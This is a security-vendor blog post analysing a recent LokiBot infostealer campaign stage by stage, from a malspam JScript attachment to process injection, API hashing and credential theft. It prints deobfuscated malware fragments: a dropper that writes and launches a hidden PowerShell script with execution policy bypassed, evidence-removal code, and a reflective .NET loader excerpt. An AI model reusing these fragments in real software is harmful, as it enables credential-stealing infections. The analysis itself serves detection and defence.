


# LokiBot After a Decade: An Analysis of a Recent LokiBot Campaign

 [levelblue.com/blogs/spiderlabs-blog/loki-bot-after-a-decade-an-analysis-of-a-recent-loki-bot-campaign](https://levelblue.com/blogs/spiderlabs-blog/loki-bot-after-a-decade-an-analysis-of-a-recent-loki-bot-campaign)

Dawid Nesterowicz

June 24, 2026



- [Home](#)
- [SpiderLabs Blog](#)

In Norse mythology, Loki, the god of mischief, has powerful and deceptive transformation abilities. True to its namesake, the malware **LokiBot** has appeared in numerous variants and payload formats since its discovery more than a decade ago. In this blog, we take a closer look at a multi-stage LokiBot sample from a recent campaign.

## Introduction

LokiBot, one of the oldest infostealers that are still active today, was first advertised in May 2015 on an underground forum by vendors nicknamed 'lokistov' and 'carter.' Since then, it has been modified several times, with spikes in a multitude of advertised versions after the source code leaked in 2018. The code forks were extended by Android support (originally Windows-only), as well as remote access and keylogging capabilities.



Figure 1. First LokiBot advertisement. Source: [GitHub](#).

LokiBot targets credentials from over a hundred software products, such as browsers, cryptocurrency wallets, password managers, email, and FTP clients.

Owing to its affordability, extensive capabilities, and accessibility to low-skilled cybercriminals, LokiBot ranked among the most prominent infostealers globally from 2019 to 2022. Despite reduced activity in recent years, LokiBot remains to be a notable tool in the threat landscape.

## Technical Analysis




Figure 2. LokiBot's execution chain.

## Delivery

The analyzed sample was distributed as an email attachment as part of a malspam campaign, which is the standard and the most often reported initial vector for LokiBot. The attachment was a script file written in the JScript language. By default, once the file is double-clicked, it will be read and executed by the Windows Script Host (wscript.exe) program on Windows-based systems.

## First Stage: JScript Attachment

As seen in Figure 3, the script file is obviously obfuscated. The obfuscation technique is based on interleaving decryption/decoding subroutines with decoy (often nested) functions and variables, each named with a hexadecimal number.

```

328 _0x50be2a=_0x3d7a;return
329 _0x4b780d[_0x50be2a(0x125)](_0x134c3c,_0x4df07e);}},_0x27c649=_0x42793b,_0xc60218
330 _0x2c1614=_0x52bd7a,_0x5b2228=_0x52bd7a,_0x277c5f=_0x52bd7a,_0x4e1cab=_0x52bd7a;i
331 _0x295c42=_0x3a649b;return
332 _0x4e91c0[_0x4b780d[_0x277c5f(0x1a5)](_0x295c42,0x4f)](_0x5ac988,_0x5c136c);}else
333 _0x35871c[_0x4b780d[_0x48507e(0x167)]](_0x4b780d[_0x1f2744(0x1a5)](_0x823a99,0x
334 eBrAqr['BFbRf'])(_0x2375b5,_0x38fd06);else{var
335 _0x1f289f=_0x4b780d[_0x58f43c(0x123)](_0x4492d7,fERpcu[_0x4b780d[_0x15532a(0x171)
336 _0x4c99af(_0x3dc382);for(,!_0xad50d4[_0x4b780d['BJeKZ']](0x2bc610,0x47)]());_0xad5
337 _0x2ac55a=_0xad50d4[_0x4b780d[_0x446172(0x175)]]();fERpcu[_0x4b780d[_0x446172(0x1
338 this[_0x4b780d[_0x24b1e3(0x11)](_0xa9727a,0x86)],_0x4e91c0[_0x4b780d[_0x538c1d(0x
339 _0x1c8889=this[_0x4b780d[_0x3624b9(0xed)](_0x4b780d[_0x166d89(0x191)],_0x2ef8da(0
340 _0x4fd7d=this[_0x4b780d['BqtTS']](0x4e6bbb(0x14),'64')](0x1c8889);if(_0x4e91c0[_
341 _0x1cf80d,_0x2c30da,_0x397fbb,_0x44da1c,_0x28d355,_0x4d292b,_0x4b009a,_0x5e7eba;t
342 ActiveXObject(_0x4e91c0[_0x4b780d['JQtLS']](0x42bf2e,0x82)]),_0x2c30da=new
343 ActiveXObject(_0x4e91c0[_0x4b780d['DFsLH']]),_0x397fbb=_0x4e91c0[_0x4b780d[_0x236
344 return
345 _0x48db93[_0x4b780d[_0x24b1e3(0xf6)](_0x2ef8da,0x2)](_0x3624b9(0x2b)](QsbjAY[_0
346 _0x2d8d03=_0x1cf80d[_0x4b780d[_0xc1abe7(0x181)](_0x1f15bf(0x57),_0x4b780d['OVKJj'
347 Date()[_0x4b780d[_0x30cc88(0xbc)](_0x2dd359,0x2f)]());while(_0x4e91c0[_0x4b780d[_0

```

Figure 3. Obfuscated JScript attachment.

Figure 4 depicts a main subroutine of the same script deobfuscated by an iterative use of the open-source [webcrack](#) tool. The initial payload's primary function is to decode a long Base64-encoded PowerShell script, save it to the C:\Temp folder with a random filename (appended with a datetime stamp), and execute it using the powershell.exe interpreter.

```

var FileSystemObject = new ActiveXObject("Scripting.FileSystemObject");
var WscriptShell = new ActiveXObject("WScript.Shell");
var TempFolder = "C:\\Temp\\";
if (!FileSystemObject.FolderExists(TempFolder)) {
    FileSystemObject.CreateFolder(TempFolder);
}
var PSScriptPath = FileSystemObject.BuildPath(TempFolder, "ps_" + this.generateFileName() + ".ps1");
var PSScriptFd = FileSystemObject.CreateTextFile(PSScriptPath, true);
PSScriptFd.Write(decodedPayload);
PSScriptFd.Close();
var Command = "powershell.exe -ExecutionPolicy Bypass -NoProfile -WindowStyle Hidden -File \"" + PSScriptPath;
var Result = WscriptShell.Exec(Command);
var StartTime = new Date().getTime();
while (Result.Status == 0) {
    var EndTime = new Date().getTime();
    if (EndTime - StartTime >= this.timeout) {
        this.killProcesses(FileSystemObject, WscriptShell, PSScriptPath);
        return false;
    }
}

```

Figure 4. Deobfuscated JScript main function.

All these operations are performed via the ActiveX library, enabling interaction with the operating system. Notably, if the defined timeout (e.g., 50s) after the execution is reached, the associated processes are terminated, and files are deleted as part of the evidence removal.

```

generateFileName: function () {
    var dict = "ABCDEFGHJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789";
    var result = "";
    for (var i = 0; i < 12; i++) {
        result += dict.charAt(Math.floor(Math.random() * dict.length));
    }
    return result + "_" + new Date().getTime();
},
killProcesses: function (arg_fileobject, arg_wscriptshell, arg_file) {
    try {
        var WMIObj = GetObject("winmgmts:\\\\.\\root\\cimv2");
        var Processes = new Enumerator(WMIObj.ExecQuery("SELECT * FROM Win32_Process WHERE Name='powershell'"));
        for (; !Processes.atEnd(); Processes.moveNext()) {
            var Proc = Processes.item();
            if (Proc.CommandLine.indexOf(arg_file) > -1) {
                Proc.Terminate(0);
            }
        }
    }
}

```

Figure 5. Deobfuscated JScript clean-up function.

## Second Stage: PowerShell Loader

The previously mentioned PowerShell script is a simple .NET assembly loader. Firstly, it performs XOR decryption of a long character string with a hard-coded key, resulting in a Base64-encoded .NET assembly.

Then, the assembly is reflectively loaded with the [System.Reflection.Assembly]::Load function and the control flow is redirected to a designated method - MEN.EXECUTE.LAUNCH().

The following two parameters indicate that further malware staging is passed to the invoked method:

- The full path of the Microsoft ASP.NET compiler
- A long byte array

Relevant code excerpt:

```

# Step 1: Decrypt XOR layer
$encryptedPayload = 'BCMCIIiQiPyQ1NypxdHcRNFxcXSI...<truncated>'
$decryptedData = Decrypt-XORPayload -EncodedData $encryptedPayload -Key
"Pussecretvk456"

if ($decryptedData) {
    $binaryAssembly = [System.Convert]::FromBase64String($decryptedData)
}

```

```

    $targetExe =
'C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe'
    [Byte[]]$payloadData = (77,90,144,0,3,0,0,0,4,0,0,0,255,255,0,0,184,...
<truncated>)
    $callArguments = [object[]]@($targetExe, $payloadData)

    # Execute assembly method
    $result = Execute-AssemblyMethod -AssemblyBytes $binaryAssembly `
    -ClassName 'MEN.EXECUTE' `
    -FunctionName 'LAUNCH' `
    -Arguments $callArguments
}

```

**Dedicated to hunting and eradicating the world's most challenging threats.**

---

[SpiderLabs](#)

## Third Stage: .NET Injector

---

The loaded .NET assembly is protected with a well-known open-source ConfuserEx, for which deobfuscation tools are readily available.

Analysis of the decompiled assembly shows a static class constructor that assigns multiple delegates with addresses of chosen kernel32.dll functions, before control flow is passed to the actual LAUNCH() method.

The set of exported API functions is characteristic of a malware infection as they are commonly used in process injection:

- CreateProcessA
- VirtualAllocEx
- WriteProcessMemory
- SetThreadContext
- ResumeThread

Proceeding with the analysis, calls to the relevant Windows API functions were substituted with a simple code that dumps passed parameters, so the process injection flow can be easily reconstructed.

```

case 52u:
    // flag2 = Class0.writeprocessmemory(pi.intptr_0, new IntPtr(num9 + 8), bytes, 4, out byte
    Console.WriteLine($"WriteProcessMemory(hProcess, 0x{(num9 + 8):X}, bytes.bin, 0x4, ...)");
    File.WriteAllBytes("bytes.bin", bytes);
    flag2 = true;

```

Figure 6. Excerpt from the patched decompiled .NET loader.

As shown in the output of the patched assembly (Figure 7), a new `aspnet_compiler.exe` process is spawned. Subsequently, a memory region is allocated within the process and populated with data.

Inspection of the byte chunks passed to `WriteProcessMemory` reveals that they correspond to sections of the PE file that were previously supplied as the byte-array parameter to the `LAUNCH` method.

```

~/analysis/lokiBot/stage3
$ dotnet build ./patched -v q 66 dotnet run --project ./patched
CreateProcessA($C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe, ...)
VirtualAllocEx(hProcess, 0x400000, 0xA2000, 0x3000, 0x40)
WriteProcessMemory(hProcess, IntPtr, header.bin, 0x400, ...)
WriteProcessMemory(hProcess, IntPtr + 0x1000, section0.bin, 0x13800, ...)
WriteProcessMemory(hProcess, IntPtr + 0x15000, section1.bin, 0x4200, ...)
WriteProcessMemory(hProcess, IntPtr + 0x1A000, section2.bin, 0x200, ...)
WriteProcessMemory(hProcess, IntPtr + 0xA0000, section3.bin, 0x2000, ...)

~/analysis/lokiBot/stage3
$ sha256sum_section*.bin
e46762f0c85dbf52e461618fc58d021e2444e3e9e6a989ea7657b66a00287110 section0.bin
e663608c512eb4871ce31bdc72ef754ed849d135cffc8f27a25baac83371aa20 section1.bin
9538ca5922bdfdc58da5ba57ae951838b67892fb7e0932db344472f0170d39457 section2.bin
13099a59782b0af07222aa7f3dca8f54c76f71364678d053cfff01b7fde6dd4ad section3.bin

~/analysis/lokiBot/stage3
$ rabin2 -S -K sha256 ../stage2/array_param.bin

```

| nth | paddr      | size    | vaddr      | vsize   | perm | flags      | sha256                                                            | type | name   |
|-----|------------|---------|------------|---------|------|------------|-------------------------------------------------------------------|------|--------|
| 0   | 0x00000400 | 0x13800 | 0x00401000 | 0x14000 | -r-x | 0x60000020 | e46762f0c85dbf52e461618fc58d021e2444e3e9e6a989ea7657b66a00287110  | ---- | .text  |
| 1   | 0x00013c00 | 0x4200  | 0x00415000 | 0x5000  | -r-- | 0x40000040 | e663608c512eb4871ce31bdc72ef754ed849d135cffc8f27a25baac83371aa20  | ---- | .rdata |
| 2   | 0x00017e00 | 0x200   | 0x0041a000 | 0x86000 | -rw- | 0xc0000040 | 9538ca5922bdfdc58da5ba57ae951838b67892fb7e0932db344472f0170d39457 | ---- | .data  |
| 3   | 0x00018000 | 0x2000  | 0x004a0000 | 0x2000  | -rw- | 0xc0000000 | 13099a59782b0af07222aa7f3dca8f54c76f71364678d053cfff01b7fde6dd4ad | ---- | .x     |

Figure 7. WinAPI parameters dumping.

## Final Stage: LokiBot

The code injected in the previous stage constitutes the final LokiBot payload — a 32-bit PE executable compiled with the 2015 version of MSVC. Like most LokiBot samples, it includes an **"x"** data section (see Figure 7) that contains 3DES-encrypted command-and-control (C2) endpoint addresses.

```
~/analysis/lokiBOT/stage4
$ diec -aub lokiBOT.exe
MSDOS
  Operation system: MS-DOS[8086, 16-bit, EXE]
PE32
  Operation system: Windows(XP)[I386, 32-bit, GUI]
  Linker: Microsoft Linker(12.00.40629)
  Compiler: Microsoft Visual C/C++(18.00.40629)[C++]
  Language: C++
  Tool: Visual Studio(2013)
```

Figure 8. LokiBot executable.

## API Hashing

A static analysis of the file reveals an unusually small import table. Rather than importing the required APIs directly, the malware resolves the addresses of the needed functions at runtime using an API hashing technique.

```
~/analysis/lokiBOT/stage4
$ rabin2 -i lokiBOT.exe
```

| nth | vaddr      | bind | type | lib          | name             |
|-----|------------|------|------|--------------|------------------|
| 1   | 0x00415028 | NONE | FUNC | WS2_32.dll   | getaddrinfo      |
| 2   | 0x0041502c | NONE | FUNC | WS2_32.dll   | freeaddrinfo     |
| 3   | 0x00415030 | NONE | FUNC | WS2_32.dll   | closesocket      |
| 115 | 0x00415034 | NONE | FUNC | WS2_32.dll   | WSAStartup       |
| 23  | 0x00415038 | NONE | FUNC | WS2_32.dll   | socket           |
| 19  | 0x0041503c | NONE | FUNC | WS2_32.dll   | send             |
| 16  | 0x00415040 | NONE | FUNC | WS2_32.dll   | recv             |
| 4   | 0x00415044 | NONE | FUNC | WS2_32.dll   | connect          |
| 1   | 0x00415000 | NONE | FUNC | KERNEL32.dll | GetProcessHeap   |
| 2   | 0x00415004 | NONE | FUNC | KERNEL32.dll | HeapFree         |
| 3   | 0x00415008 | NONE | FUNC | KERNEL32.dll | HeapAlloc        |
| 4   | 0x0041500c | NONE | FUNC | KERNEL32.dll | SetLastError     |
| 5   | 0x00415010 | NONE | FUNC | KERNEL32.dll | GetLastError     |
| 1   | 0x0041504c | NONE | FUNC | ole32.dll    | CoCreateInstance |
| 2   | 0x00415050 | NONE | FUNC | ole32.dll    | CoInitialize     |
| 3   | 0x00415054 | NONE | FUNC | ole32.dll    | CoUninitialize   |
| 8   | 0x00415018 | NONE | FUNC | OLEAUT32.dll | VariantClear     |
| 6   | 0x0041501c | NONE | FUNC | OLEAUT32.dll | SysStringLen     |
| 2   | 0x00415020 | NONE | FUNC | OLEAUT32.dll | SysReAllocString |

Figure 9. Import table of the executable.

Using this technique, the sample first locates the target DLL, either by invoking LoadLibraryW or by walking the PEB. It then iterates through the library's export table, calculating a hash for

each exported function name until it identifies the one whose hash matches the precomputed value of the desired API.




Figure 10. API address resolution function.


LokiBot uses a simple custom hash function, which is based on repeatedly applying byte right-shift and XORing with a fixed hard-coded number.

```
def hash(data):
    hash_value = 0xFFFFFFFF
    for char in data:
        hash_value ^= char
        for _ in range(8):
            if hash_value & 1:
                hash_value ^= 0x4358AD54
            hash_value >>= 1
    return ~hash_value & 0xFFFFFFFF
```

Figure 11. Python implementation of LokiBot hash function. Source: [GitHub](#).

Since LokiBot's hashing algorithm has been well documented, hashes corresponding to Windows API function names have been cataloged in the open-source HashDB database. The API hash values used in a given sample can be resolved in radare2 (after installing the HashDB CLI tool) with the following one-liner:

```
pd -4 @@= `axt resolve_hashed_api~[1]` | grep -E -o 'push 0x[a-f0-9]{8}' | awk  
'{print $2}' | sort | uniq | xargs -I{} hashdb get --hex lokibot {} >>  
resolved-hashes.txt
```

A terminal window with a black background and red prompt characters. The user is in the directory ~/analysis/lokibot/stage4. They run 'wc --lines resolved-hashes.txt' and get '140 resolved-hashes.txt'. Then they run 'tail resolved-hashes.txt' and see a list of API hashes and their corresponding function names.

```
~/analysis/lokibot/stage4  
$ wc --lines resolved-hashes.txt  
140 resolved-hashes.txt  
  
~/analysis/lokibot/stage4  
$ tail resolved-hashes.txt  
0xfbe48fff: ConvertSidToStringSidA  
0xfcae4162: CreateThread  
0xfcd28361: GetCurrentProcess  
0xfe8d778b: GetSystemTimeAsFileTime  
0xfe9f661a: RegQueryValueExA  
0xfea8dbfd: CryptGetHashParam  
0xff260d8d: CryptDecrypt  
0xffc0866f: CryptDestroyKey  
0xffc6504a: GetVersionExW  
0xffc6504a: NTDLL.DLLRtlPushFrame
```

Figure 12. Resolved API hashes.

## Main Function

Before executing its main functionality, the sample creates a mutex to ensure that only a single instance of LokiBot is running on the system. For the mutex name, it computes the MD5 hash of the MachineGuid value found in the registry.

```

[0x413982]
call get_mutex_name
push ebx
push ebx
push 0xcf167df4 hashed "CreateMutexW"
push ebx
mov esi, eax
call resolve_hashed_api
push esi
xor esi, esi
inc esi
push esi
push ebx
call eax
call dword [sym.imp.KERNEL32.dll_GetLastError]
cmp eax, 0xb7
jne 0x4139b2;[oc]

```

Figure 13. Mutex-based verification.

After completing its initialization routines, the sample enters its main execution phase, during which it harvests credentials, exfiltrates the collected information, establishes persistence, and communicates with the C2 server to obtain further commands.

```

[0x4139b2]
;[x] CODE XREF from main @ 0x4139a9(x)
call steal_exfiltrate
call peristence
call get_commands
call clean_up
push ebx
call ExitProcess
pop ecx
; [0x49fdd0:4]=0
mov dword [0x49fdd0], esi

```

Figure 14. LokiBot's main functionality.

Persistence

LokiBot copies itself to the %AppData% directory, using a filename generated by the same method used for the mutex. Then, it creates a registry key with a name of C2 URL and value pointing to the copied executable. This in fact is a **broken persistence mechanism**.

As reported by researcher [@d00rt](#), new LokiBot samples generated with custom builders have a patched decryption subroutine that always returns a configured C2 address. As a result, when the malware attempts to establish persistence, it calls the function that returns an incorrect result instead of the intended one: Software\Microsoft\Windows\CurrentVersion\Run.




Figure 15. Broken registry persistence.

## Credential Theft

LokiBot implements a dedicated credential-harvesting subroutine for each targeted software product. It iterates through an array of pointers to these functions, invoking each one in turn and storing the collected data in a local buffer. Once all credentials have been gathered, the buffer is compressed with aPLib and transmitted to the C2 server.


